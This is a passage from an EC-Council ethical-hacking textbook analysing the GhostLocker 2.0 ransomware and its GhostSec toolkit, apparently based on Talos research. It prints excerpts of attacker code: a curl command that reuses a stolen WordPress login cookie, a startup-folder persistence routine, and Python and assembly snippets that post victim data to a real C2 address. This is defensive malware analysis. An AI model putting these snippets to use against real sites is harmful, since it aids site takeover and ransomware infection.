27	Block machine with a fake banking image displaying: “Working on updates…”
31	Enable a keylogger
32	Move mouse cursor to specific X, Y position

Table 7.6: Commands with specific actions

Virus Analysis: GhostLocker 2.0

Source: *https://talosintelligence.com*

GhostLocker 2.0 or GhostLocker V2 is an updated version of the previous GhostLocker ransomware developed by the GhostSec hacktivist group. This new version of GhostLocker was written in Golang and has advanced management panels for tracking different payouts and campaigns. The threat group spreads this ransomware by infiltrating the target’s system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

through a compromised software supply chain targeting software vendors with lower security budgets. In addition, they can exploit vulnerable RDP configurations, which allows them to move laterally in the target network and encrypt critical data. Additionally, the threat group attempted double extortion strategies to threaten the victim to provide the decryption key for a ransom while simultaneously leaking sensitive data to the public.

In November 2023, GhostSec announced an updated iteration of its GhostLocker ransomware, labeled GhostLocker 2.0. Additionally, they hinted at ongoing development efforts for GhostLocker V3, underscoring their commitment to advancing their arsenal.




Figure 7.148: GhostSec announcement (1)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.149: GhostSec announcement (2)

GhostLocker 2.0 Malware Attack Phases

- **Stage 1: Initial access**

  Talos's investigation revealed two fresh additions to GhostSec's toolkit, purportedly employed by the hacking group to infiltrate legitimate websites. One is the "GhostSec Deep Scan toolset," utilized for recursively scanning legitimate websites. The other is a hacking tool designed for executing cross-site scripting (XSS) attacks, known as "GhostPresser".

```
import requests
from bs4 import BeautifulSoup
from urllib.parse import urlparse, urljoin
import builtwith
import whois
from sslyze import server_connectivity, pluqins
from PyInquirer import prompt
from termcolor import colored


class GhostSecDeepScanToolSet:
    def __init__(self):
        self.visited_urls = set()

    def show_menu(self):
        questions = [
            {
                'type': 'list',
                'name': 'option',
                'message': colored('GhostSec Deep Scan ToolSet - Select an option:', 'cyan'),
                'choices': [
                    colored('Perform User-Specific Search', 'qreen'),
                    colored('Scan Multiple Sites', 'qreen'),
                    colored('Advanced Search Options', 'qreen'),
                    colored('Spider Function', 'qreen'),
                    colored('Deep Scan and Technology Analysis', 'qreen'),
                    colored('Security Protocols', 'qreen'),
                    colored('Error Handling Protocols', 'qreen'),
                    colored('Whois Lookup', 'qreen'),
                    colored('Save Data to File', 'qreen'),
                    colored('Content Analysis', 'qreen'),
                    colored('SSL Analysis', 'qreen'),
                    colored('Check robots.txt', 'qreen'),
                    colored('Check sitemap.xml', 'qreen'),
                    colored('DNS Lookup', 'qreen'),
                    colored('Perform CVE Scan', 'qreen'),
                    colored('Exit', 'red')
                ],
            }
        ]

        try:
            answers = prompt(questions)
            return answers['option']
        except KeyboardInterrupt:
            print("\nExiting GhostSec Deep Scan ToolSet.")
            exit()
```

Figure 7.150: GhostLocker 2.0 Python utility to scan the websites

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The tool comprises various modules designed to perform the following scans on targeted websites:

1. Conduct user-specific searches.
2. Scan multiple websites simultaneously.
3. Extract hyperlinks from the website.
4. Perform a deep scan, analyzing the technologies employed in constructing the web page.
5. Scan security protocols to identify SSL/TLS and HSTS (HTTP Strict Transport Security).
6. Conduct website content analysis and extract content to a file.
7. Execute a Whois lookup.
8. Verify the presence of broken links within the website.

One sophisticated module, known as **`deep_scan`**, is run by an attacker to parse and extract data from target webpages. This information can be used to examine the technologies associated with these pages.

```
def deep_scan(self, url):
    try:
        html_source, technologies = self.fetch_deep_scan_data(url)
        if html_source and technologies:
            print(colored("HTML Source Code:", 'cyan'))
            print(html_source)
            print(colored("Technologies Used:", 'cyan'))
            print(technologies)
        else:
            print(colored("Deep scan failed. Check the URL and try again.", 'red'))
    except Exception as e:
        print(colored(f"An error occurred during deep scan: {e}", 'red'))

def fetch_deep_scan_data(self, url):
    try:
        response = requests.get(url)
        response.raise_for_status()  # Raise an exception for bad response status

        soup = BeautifulSoup(response.text, 'html.parser')

        # Parse technologies using builtwith library
        technologies = builtwith.builtwith(url)

        return soup.prettify(), technologies
    except requests.exceptions.RequestException as req_err:
        print(colored(f"Error: {req_err}", 'red'))
        return None, None
```

Figure 7.151: A function to parse and identify the technology used on the webpage

Another hacking tool, GhostPresser, was employed by GhostSec to bypass the WordPress admin security measures and perform a cross-site scripting (XSS) attack against a legitimate website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
bash
#!/bin/bash

# GhostPresser Wordpress Admin Bypass And Hack Tool
# [redacted] Canada Hack
# We Are GhostSec

get_user_input() {
handle_error() {
login_and_action() {
activate_plugin() {
deactivate_plugin() {
update_core() {
create_user() {
change_settings() {
install_theme() {
while true; do

dialog --clear --backtitle "GhostPresser - WordPress Hack Tool" \

--title "Main Menu" \

--menu "Choose an option:" \

1 "Bypass Login and Perform Action" \

2 "Activate a Plugin" \

3 "Deactivate a Plugin" \

4 "Update WordPress Core" \

5 "Create a New User" \

6 "Change WordPress Settings" \

7 "Install a New Theme" \

8 "Perform Advanced Audit" \

9 "Perform Expert Audit" \

10 "Advanced Audit" \

11 "Expert Audit" \

12 "Exit" 2>
```

Figure 7.152: Launching GhostPresser tool

After successfully injecting GhostPresser into a targeted WordPress website, a threat actor can perform the following actions:

1. Bypass logins and conduct actions like testing cookies
2. Enable or disable plugins
3. Modify WordPress settings
4. Create a new user
5. Update WordPress core information
6. Utilize functions to install new themes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of one such function within GhostPresser for installing new themes in WordPress is provided below.

```
install theme() {
local theme name
local wordpress logged in cookie
theme name=$(get user input "Enter Theme Name:")
wordpress logged in cookie=$(get user input "Enter WordPress Logged in Cookie")
response=$(curl -s -X POST -d "theme=$theme name&action=install-theme" -b "wordpress_logged_in_cookie=$wordpress_logged_in_cookie" https://[redacted].ca/wp-admin/admin-ajax.php)
if [[ $response == *"Error"* ]]; then
handle error "Theme installation failed. Check the theme name and try again."
else
echo "Theme installation successful."
fi
```

Figure 7.153: Launching GhostPresser tool

- **Stage 2: Execution**

  GhostLocker 2.0 locks files on the victim's device using a sophisticated encryption method and appends the ".ghost" extension to each encrypted file. It then deploys a ransom note for monetary gain. In this note, the operator instructs users to safeguard the encryption ID provided in the ransom note and pass it via their chat service for negotiation purposes through the clickable link "Click me." The operator also warns that a failure to negotiate for seven days will result in the disclosure of the victim's compromised data on the dark web.

Figure 7.154: Ransom Note of GhostLocker 2.0 (right)

The GhostLocker Ransomware as a Service (RAAS) includes a command and control (C2) panel, enabling affiliates to monitor their attack process and the profits they gain. Once the ransomware binaries are deployed on the victim's system, they connect to the C2 panel, allowing the affiliates to track the encryption status. Talos recently uncovered the GhostLocker 2.0 C2 server, identified with the IP address 94[.]103[.]91[.]246.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.155: GhostLocker C2 panels (1)




Figure 7.156: GhostLocker C2 panel (2)

The GhostLocker RAAS provides its affiliates with a ransomware builder that features various configuration options. These options include the persistence mode to be used, target directories for encryption, and techniques to circumvent detection. These techniques may involve terminating specific processes or services, executing arbitrary commands to terminate scheduled tasks, or evading user count control (UAC).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.157: GhostLocker 2.0 ransomware builder panel

- **Stage 3: Persistence & C2 Communication**

  As discussed above, upon initial execution, GhostLocker 2.0 establishes persistence by copying itself to the Windows Startup folder. In addition, it generates a random 32-byte string and uses this string as a filename for its copied version in the Windows Startup folder.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
v77 = v0;
v86 = v4;
os_Getenv();
v119 = sub_46732B();
v120 = 7LL;
v121 = "Microsoft";
v122 = 9LL;
v123 = "Windows";
v124 = 7LL;
v125 = "Start Menu";
v126 = 10LL;
v127 = "Programs";
v128 = 8LL;
v129 = "Startup";
v130 = 7LL;
path_filepath_join();
if ( !qword_8BEDF8 )
  runtime_panicIndex();
v79 = v6;
v7 = *(_QWORD *)(os_Args + 8);
v8 = path_filepath_Base();
v112 = v79;
v113 = 6LL;
v114 = v8;
v115 = v7;
v52 = path_filepath_join();
v9 = v77;
v10 = main_copyFile();
if ( v10 )
{
  v111 = v3;
  v109 = &unk_657260;
  v110 = &off_7246F0;
  *(_QWORD *)&v111 = *(_QWORD *)(v10 + 8);
  *((_QWORD *)&v111 + 1) = v9;
  fmt_Fprintln();
  runtime_deferreturn();
}
```

GhostLocker 2.0 (GO variant)
Function to establish Persistence

Figure 7.158: GhostLocker 2.0 function to establish persistence

Following the establishment of persistence, the ransomware initiates a connection to the C2 server via URL *hxxp[://]94[.]103[.]91[.]246[/]incrementLaunch*.

```
def increment_launches():
    response = requests.post('http://80.210.61.141/incrementLaunches', json={'username': username1})
    if response.status_code == 200:
        return "Launches incremented successfully"
    elif response.status_code == 400:
        return "User already exists"
    else:
        return f"Failed to increment launches. Error message: {response.text}"
```

GhostLocker 1.0 (Python Variant)

```
loc_6390A4:
mov     [rax], rdx
mov     rdx, cs:net_http_DefaultClient
nop
lea     rbx, aHttp9410391246 ; "http://94.103.91.246/incrementLaunch"
mov     ecx, 24h ; '$'
lea     rdi, aApplicationXWw ; "application/x-www-form-urlencoded"
mov     esi, 21h ; '!'
lea     r8, go_itab__bytes_Buffer_io_Reader
mov     r9, rax
mov     rax, rdx
call    net_http___Client__Post
test    rbx, rbx
jz      short loc_639155
```

GhostLocker 2.0 (GO Variant)

Figure 7.159: GhostLocker 2.0 function that initiates the connection to C2

Once a connection is established with the C2 server, the ransomware generates a secret key and encrypts the ID. It then retrieves various details from its configuration parameters, such as the victim's IP address, date of infection, and additional information like encryption status, ransom amount, and a unique victim identifier string. These details are used to compile a JSON file stored in the victim's machine memory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
7B 22 69 64 22 3A 22 6A  53 62 39 66 32 79 55 75  {"id":"jSb9f2yUu
4E 34 6F 68 4B 42 41 74  46 7A 52 63 63 36 65 4A  N4ohKBAtFzRcc6eJ
4E 30 6A 75 79 51 51 22  2C 22 69 64 65 6E 74 69  N0juyQQ","identi
66 69 65 72 22 3A 22 22  2C 22 69 6E 66 65 63 74  fier":"","infect
69 6F 6E 5F 64 61 74 65  22 3A 22 32 30 32 33 2D  ion_date":"2023-
31 31 2D 32 33 22 2C 22  69 70 22 3A 22 79 6F 75  11-23","ip":"you
72 5F 69 70 22 2C 22 6B  65 79 22 3A 22 4D 65 64  r_ip","key":"Med
6D 62 62 74 67 42 45 65  57 59 66 67 54 49 5A 32  mbbtgBEeWYfgTIZ2
75 38 70 37 5A 68 74 57  66 43 6F 65 55 22 2C 22  u8p7ZhtWfCoeU","
72 61 6E 73 6F 6D 5F 61  6D 6F 75 6E 74 22 3A 22  ransom_amount":"
22 2C 22 73 74 61 74 75  73 22 3A 22 79 6F 75 72  ","status":"your
5F 73 74 61 74 75 73 22  2C 22 75 73 65 72 6E 61  _status","userna
6D 65 22 3A 22 67 68 6F  73 74 73 65 63 22 7D 00  me":"ghostsec"}.
```

Figure 7.160: GhostLocker 2.0 - JSON file generated in the machine's memory.

The resulting JSON file is transmitted to the C2 server via URL *hxxp[://]94[.]103[.]91[.]246[/]addInfection*, enabling the registration of the victim's machine infection in the C2 panel.

```
loc_6397B2:
mov     [rax], rdx
mov     rdx, cs:net_http_DefaultClient
nop
lea     rbx, aHttp9410391246_0 ; "http://94.103.91.246/addInfection"
mov     ecx, 21h ; '!'
lea     rdi, aApplicationJso ; "application/json"
mov     esi, 10h
lea     r8, go_itab__bytes_Buffer_io_Reader
mov     r9, rax
mov     rax, rdx
call    net_http___Client__Post
test    rbx, rbx
jz      short loc_639863
```

Figure 7.161: GhostLocker 2.0 - JSON file generated in the machine's memory.

